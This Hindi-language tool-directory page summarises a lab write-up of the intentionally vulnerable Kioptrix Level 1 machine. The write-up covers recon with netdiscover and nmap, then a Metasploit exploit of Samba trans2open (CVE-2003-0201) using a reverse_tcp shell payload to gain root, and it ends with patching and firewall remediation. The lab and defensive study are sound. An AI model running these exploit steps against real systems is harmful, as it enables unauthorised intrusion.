Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
Kioptrix-Level1-Vulnerability-Analysis — Kioptrix Level 1 की तकनीकी ऑडिट। मुख्य फोकस: Samba 2.2.1a का शोषण (CVE-2003-0201), मैन्युअल एन्यूमरेशन, और आंतरिक इंफ्रास्ट्रक्चर हार्डनिंग। | Kitploit
उपकरण/GitHubGitHub/deepakkcybersec-eng/kioptrix-level1-vulnerability-analysis
विशेषाधिकार वृद्धिटोहीभेद्यता विश्लेषणशोषणनेटवर्क सुरक्षापेनिट्रेशन टेस्टिंगलर्निंग और शिक्षारेड टीमिंगलैब और अभ्यास
साझा करें
GitHubdeepakkcybersec-eng/kioptrix-level1-vulnerability-analysis

Kioptrix-Level1-Vulnerability-Analysis

Kioptrix Level 1 की तकनीकी ऑडिट। मुख्य फोकस: Samba 2.2.1a का शोषण (CVE-2003-0201), मैन्युअल एन्यूमरेशन, और आंतरिक इंफ्रास्ट्रक्चर हार्डनिंग।

रिपॉजिटरी देखें
3411 महीने पहलेअभी तक समीक्षित नहीं

Kioptrix Level 1: पूर्ण-स्पेक्ट्रम भेद्यता ऑडिट और एक्सप्लॉइटेशन

🏛️ व्यावसायिक उद्देश्य

उद्देश्य Kioptrix Level 1 वातावरण पर एक संरचित पेनिट्रेशन परीक्षण करना था, ताकि पूर्ण 'root' अभिगम प्राप्त किया जा सके और रेड तथा ब्लू टीम संचालन दोनों के लिए उपयुक्त तकनीकी उपचार रणनीतियों का दस्तावेज़ीकरण किया जा सके।

🏗️ पर्यावरण पुनरुत्पादन (हार्डवेयर विवरण)

आधुनिक वर्चुअलाइज़ेशन डिफ़ॉल्ट प्रायः लीगेसी 2010 कर्नेल पर विफल हो जाते हैं। इस मशीन को सफलतापूर्वक बूट और नेटवर्क से जोड़ने के लिए, निम्नलिखित विशिष्ट आर्किटेक्चरल कॉन्फ़िगरेशन आवश्यक थे:

  • OS सबटाइप: Linux / Red Hat (32-bit)।
  • स्टोरेज आर्किटेक्चर: लीगेसी .vmdk हार्ड ड्राइव का समर्थन करने के लिए SATA से IDE कंट्रोलर में स्विच किया गया।
  • नेटवर्क प्रोटोकॉल: Kali Linux अटैक मशीन के साथ आंतरिक संचार की अनुमति देने के लिए होस्ट-ओनली एडाप्टर के साथ PCI FAST-III के रूप में कॉन्फ़िगर किया गया।

⚔️ आक्रामक विश्लेषण (रेड टीम पथ)

एक्सप्लॉइटेशन ने मैनुअल एन्यूमरेशन-से-एक्सप्लॉइटेशन जीवनचक्र का पालन किया:

1. डिस्कवरी और रिकॉनिसांस


  • Netdiscover: टारगेट IP की पहचान करने के लिए netdiscover -r 192.168.184.4 का उपयोग किया गया।
  • Nmap स्कैन: SSH (22), HTTP (80), RPC (111), और NetBIOS-SSN (139) सहित सेवाओं की पहचान की गई। Samba 2.2.1a को प्राथमिक प्रवेश बिंदु के रूप में चिह्नित किया गया।

2. एक्सप्लॉइटेशन (Samba trans2open)

  • भेद्यता: CVE-2003-0201 (हीप ओवरफ्लो)।
  • MITRE ATT&CK मैपिंग: - Tactic: Privilege Escalation (TA0004)
    • Technique: Exploitation for Privilege Escalation (T1068)

  • Metasploit प्रोटोकॉल:
    • use exploit/linux/samba/trans2open
    • set RHOSTS 192.168.114.5
    • set payload linux/x86/shell/reverse_tcp
  • परिणाम: सफलतापूर्वक एक रिवर्स शेल स्पॉन किया गया। कमांड whoami ने root लौटाया।

🛡️ रक्षात्मक उपचार (ब्लू टीम पथ)

एक एंटरप्राइज़ वातावरण को सुरक्षित करने के लिए, निम्नलिखित भेद्यता प्रबंधन (VM) रणनीतियाँ अनिवार्य हैं:

  • पैचिंग प्रोटोकॉल: Samba को अपडेट करें नवीनतम समर्थित संस्करण (Samba 4.x) तक। call_trans2open फ़ंक्शन में भेद्यता सभी आधुनिक संस्करणों में प्रभावी रूप से पैच की गई है।
  • नेटवर्क हार्डनिंग: पोर्ट 139 और 445 को केवल विश्वसनीय आंतरिक सबनेट तक सीमित करने के लिए होस्ट-आधारित फ़ायरवॉल तैनात करें।
  • VM भूमिका रणनीति: यह उपचार मानक व्यावसायिक-घंटे भेद्यता प्रबंधन चक्रों के अंतर्गत आता है, जिससे इंफ्रास्ट्रक्चर स्थिरता सुनिश्चित होती है।

📝 तकनीकी साक्ष्य और मैनुअल लॉग

निम्नलिखित छवियाँ लाइव मैनुअल एन्यूमरेशन और टर्मिनल निष्पादन का दस्तावेज़ीकरण करती हैं:

टारगेट डिस्कवरी और आर्किटेक्चर नोट्स
मैनुअल नोट्स 1

Metasploit कमांड लॉजिक और पेलोड कॉन्फ़िगरेशन

मैनुअल नोट्स 2

रूट एक्सेस प्रमाण (टर्मिनल स्नैपशॉट)

रूट शेल साक्ष्य

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    370
  • 4

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    289

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →